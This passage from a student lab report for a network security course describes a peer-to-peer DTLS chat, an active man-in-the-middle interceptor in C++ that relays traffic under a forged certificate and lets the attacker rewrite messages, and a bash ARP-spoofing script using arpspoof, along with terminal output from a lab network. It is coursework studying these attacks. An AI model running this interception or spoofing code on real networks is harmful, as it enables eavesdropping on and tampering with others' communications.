Alice >> Bye Bob
Bye Alice
Alice >> chat_close
Unsecure Read thread closed
Unsecure Write thread closed
[]
```

## Task-4

### Client Side:

→ There is only one change for performing task 3 which is switching to the unsecured chat communication mode and the rest of the code is the same as task 2.

```
void makeUnsecureChat() {
    struct sockaddr_in server_addr2, client_addr2;
    server_addr2.sin_family = AF_INET;
    server_addr2.sin_port = htons(USPORT);
    server_addr2.sin_addr.s_addr = inet_addr(inet_ntoa(server_addr.sin_addr));

    int fd = socket(AF_INET, SOCK_DGRAM, 0);
    if (fd < 0) {
        perror("socket fd");
        return;
    }
    client_addr2.sin_family = AF_INET;
    client_addr2.sin_port = htons(USPORT);
    client_addr2.sin_addr.s_addr = INADDR_ANY;
    if (bind(fd, (struct sockaddr *)&client_addr2, sizeof(client_addr2)) < 0) {
        perror("bind fd");
        return;
    }
    thread read_thread(&Client::unSecRead, this, fd, server_addr2);
    thread write_thread(&Client::unSecWrite, this, fd, server_addr2);
    read_thread.join();
    write_thread.join();
}
```

### Server Side:

→ There is only one change for performing task 3 which is switching to the unsecured chat communication mode and the rest of the code is the same as task 2.

```
void makeUnSecureChat() {
    sockaddr_in client_addr2;
    client_addr2.sin_family = AF_INET;
    client_addr2.sin_port = htons(USPORT);
    client_addr2.sin_addr.s_addr = inet_addr(client_ip);

    // thread to read from the socket
    thread read_thread(&Server::unSecRead, this);
    // thread to write to the socket
    thread write_thread(&Server::unSecWrite, this, client_addr2);
    read_thread.join();
    write_thread.join();
}
```

## Trudy Side (MITM Attack):

### a) Trudy's Client and Server code:

→ Code is the same as task 2 only changes are explained here.

- Trudy when gets the message from Alice/Bob, the option comes for the alteration that Trudy wants to modify the message or not. If Trudy says Yes then he enters a new message and sends it to Alice/Bob.

```
// function to continuously write to the socket
void write_to_socket(vector<string> & victim1msgs) {
    char buffer[1024];
    while (!*this->client_stop) {
        while(victim1msgs.size() > 0){
            strcpy(buffer, victim1msgs[0].c_str());
            victim1msgs.erase(victim1msgs.begin());
            // take input to as modify or not message
            cout<<"Do you want to modify the message?"<<buffer<<" (yes/no)"<<endl;
            char modify[10];
            cin.getline(modify, 10);

            if (strcmp(modify, "yes") == 0) {
                cout<<"Enter the modified message"<<endl;
                // erase buffer
                memset(buffer, 0, 1024);
                cin.getline(buffer, 1024);
                cout<<"Modified message is "<<buffer<<endl;
            }
            if (SSL_write(ssl, buffer, strlen(buffer)) < 0) {
                perror("SSL_write");
                return;
            }
            if (strcmp(buffer, "chat_close") == 0) {
                // send a message to the client
                *this->client_stop = true;
                break;
            }
        }
    }
};
```

## b) Active interceptor code:

- **Function: handleFirstVictim:** Accepts two vectors to store messages exchanged between victims. Creates a Server object with the provided server\_name1. Invokes the listen\_to\_messages method of the Server object to start listening for messages. Initiates a secure handshake between victims using the make\_secure\_handshake method of the Server object.

```
void handleFirstVictim (string server_name1, vector<string> & victim1msgs, vector<string> & victim2msgs) {  
    Server server = Server(server_name1);  
    cout<<"Trudy Server for "<<server_name1<<endl;  
    server.listen_to_messages(victim1msgs, victim2msgs);  
}
```

- **Function: handleSecondVictim:** Accepts the IP address of the server, the name of the client, and vectors to store messages exchanged between victims. Creates a Client object with the provided server IP and client name. If the initiation of the handshake is successful, invoke the initiate\_secure\_handshake method of the Client object to establish a secure connection.

```
void handleSecondVictim (char * server_ip, string your_name, vector<string> & victim1msgs, vector<string> & victim2msgs) {  
    Client client = Client(server_ip, your_name);  
    cout<<"Trudy Client for "<<your_name<<" having ip as "<<server_ip<<endl;  
    if (client.initiate_handshake()){  
        client.initiate_secure_handshake(victim1msgs, victim2msgs);  
    }  
}
```

- **Main Function:** Validates the command-line arguments to ensure proper usage. Parses the command-line arguments to determine the mode of operation. If the mode is -m (for intercepting messages):
  - Retrieves the hostnames of the victims from the command-line arguments.
  - Obtains the IP addresses of the victims using the get\_ip\_address function.
  - Spawns two threads to handle communication with each victim concurrently, passing the required parameters.
    - Waits for both threads to finish execution before exiting.

```

int main(int argc, char *argv[]) {
    if (argc < 4) {
        cout << "Usage: " << argv[0] << " [-m <Hostname> <Hostname>]" << endl;
        return 1;
    }
    char * server_name1 = argv[2];
    char * server_name2 = argv[3];
    string server_ip1;
    string server_ip2;
    // get the ip address of the server from the hostname
    server_ip1 = get_ip_address(server_name1);
    server_ip2 = get_ip_address(server_name2);
    cout << "Intercepting messages from " << server_ip1 << " and " << server_ip2 << endl;

    char * ip1 = (char *)server_ip1.c_str();
    char * ip2 = (char *)server_ip2.c_str();

    if (strcmp(argv[1], "-m") == 0) {

        vector<string> victim1msgs, victim2msgs;
        thread handleFirstVictimThread(handleFirstVictim, server_name1, ref(victim1msgs), ref(victim2msgs));
        thread handleSecondVictimThread(handleSecondVictim, ip2, server_name2, ref(victim1msgs), ref(victim2msgs));
        handleFirstVictimThread.join();
        handleSecondVictimThread.join();
    } else {
        cout << "Usage: " << argv[0] << " [-s] [-c <IP address/Hostname>]" << endl;
        return 1;
    }
}

```

## Output:

<pre> root@alice1:~/Alice# g++ p2pChat.cpp -o task4 -lssl -lcrypto -lpthread root@alice1:~/Alice# ./task4 -c bob1 Sent chat hello Bob:12345 &gt;&gt; chat ok reply Bob:12345 &gt;&gt; chat_START_SSL_ACK UDP connection established SSL connection successful Connected to the server Bob:12345 &gt;&gt; chat_hello_secure Hi Bob Bob &gt;&gt; Hi Alice How are you? Bob &gt;&gt; Playing cricket chat_close Connection closed Successfully root@alice1:~/Alice# [] </pre>	<pre> root@trudy1:~/Trudy# ./task4 -m alice1 bob1 Intercepting messages from 172.31.0.2 and 172.31.0.3 In Trudy Bob ip address is 172.31.0.3 Trudy Client for bob1 having ip as 172.31.0.3 Sent chat hello to bob1 Server is running on IP 0.0.0.0 Server is running on port 12345 Trudy Server for alice1 Listening for new Connections on port 172.31.0.3:12345 &gt;&gt; chat ok reply 172.31.0.3:12345 &gt;&gt; chat_START_SSL_ACK Using certificate: fakebob.pem Using key: fakebob.pem UDP connection established SSL connection successful Connected to the server 172.31.0.3:12345 &gt;&gt; chat_hello_secure 172.31.0.2:12345 &gt;&gt; chat hello Sent chat ok reply on port: 172.31.0.2:12345 &gt;&gt; chat_START_SSL Sent chat START_SSL_ACK 172.31.0.3:12345 &gt;&gt; ACK Setting up DTLS Using certificate: fakebob.pem Using key: fakebob.pem Certificate verification succeeded Server accepted the secure connection Sent chat hello secure 172.31.0.2:12345 &gt;&gt; chat_hello_secure_ack alice1 &gt;&gt; Hi Bob Do you want to modify the message?Hi Bob (yes/no) no bob1 &gt;&gt; Hi Alice Do you want to modify the message?Hi Alice (yes/no) no alice1 &gt;&gt; How are you? Do you want to modify the message?How are you? (yes/no) yes Enter the modified message What are you doing? Modified message is What are you doing?  bob1 &gt;&gt; In meeting Do you want to modify the message?In meeting (yes/no) yes Enter the modified message Playing cricket Modified message is Playing cricket  alice1 &gt;&gt; chat_close Do you want to modify the message?chat_close (yes/no) no Connection closed Successfully root@trudy1:~/Trudy# [] </pre>
--	--

## Task-5 (Bonus)

- This script is used to perform ARP spoofing by poisoning the ARP cache of a target machine. It allows an attacker to intercept network traffic between the target and the host by redirecting it through the attacker's machine. The script provides a simple way to start and stop ARP spoofing attacks.
- **Check Argument Count:** The script checks if the number of command-line arguments (\$#) is less than 3 using the condition if [ \$# -lt 3 ]. If the condition is true, it prints a usage message showing how to use the script and exits with status 1
- **ARP Spoofing:** The script uses the arpspoof command to perform ARP spoofing and It takes the interface (\$1), client (\$2), target (\$3), and host (\$4) as arguments to the arpspoof command. The output of the arpspoof command is redirected to /dev/null to suppress any output. The process ID (pid) of the arpspoof command is captured using \$!.
- **Stop ARP Poisoning:** The script waits for user input by displaying the message "Press [Enter] to stop the ARP poisoning..." using the read command. When the user presses Enter, it kills the arpspoof process using the kill command and the captured process ID (\$pid).

```
# if the number of arguments is less than 3 then print the usage message
if [ $# -lt 3 ]; then
    echo "Usage: $0 <interface> <client> <target> <host>"
    echo "Example: $0 eth0 own alicel bob1"
    exit 1
fi

arpspoof -i $1 -c $2 -t $3 -r $4 > /dev/null 2>&1 & pid=$!

read -p "Press [Enter] to stop the ARP poisoning..."
kill $pid
```

## Output:

```
root@alicel:~/.Alice# arp -a
bob1 (172.31.0.4) at 00:16:3e:3d:17:94 [ether] on eth0
? (172.31.0.3) at 00:16:3e:d2:a2:f0 [ether] on eth0
_gateway.lxd (172.31.0.1) at 00:16:3e:ca:16:47 [ether] on eth0
root@alicel:~/.Alice# arp -a
bob1 (172.31.0.4) at 00:16:3e:3d:17:94 [ether] on eth0
? (172.31.0.3) at 00:16:3e:3d:17:94 [ether] on eth0
_gateway.lxd (172.31.0.1) at 00:16:3e:ca:16:47 [ether] on eth0
root@alicel:~/.Alice#
```

```
root@trudy1:~/Trudy# bash poison_arp.alicel_bob1.sh
Usage: poison_arp.alicel_bob1.sh <interface> <client> <target>
<host>
Example: poison_arp.alicel_bob1.sh eth0 own alicel bob1
root@trudy1:~/Trudy# bash poison_arp.alicel_bob1.sh eth0 own alicel bob1
Press [Enter] to stop the ARP poisoning...
root@trudy1:~/Trudy#
```

```
root@bob1:~/Bob# arp -a
alicel (172.31.0.4) at 00:16:3e:3d:17:94 [ether] on eth0
? (172.31.0.2) at 00:16:3e:ae:c3:fd [ether] on eth0
_gateway.lxd (172.31.0.1) at 00:16:3e:ca:16:47 [ether] on eth0
root@bob1:~/Bob# arp -a
alicel (172.31.0.4) at 00:16:3e:3d:17:94 [ether] on eth0
? (172.31.0.2) at 00:16:3e:3d:17:94 [ether] on eth0
_gateway.lxd (172.31.0.1) at 00:16:3e:ca:16:47 [ether] on eth0
root@bob1:~/Bob#
```

## **ANTI-PLAGIARISM STATEMENT**

We certify that this assignment/report is our own work, based on our personal study and/or research, and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Vikas Patil, P Kaif Khan, Ravi Nalawade

Date: 10/04/2024

Signature: VRP, PKAK, RSN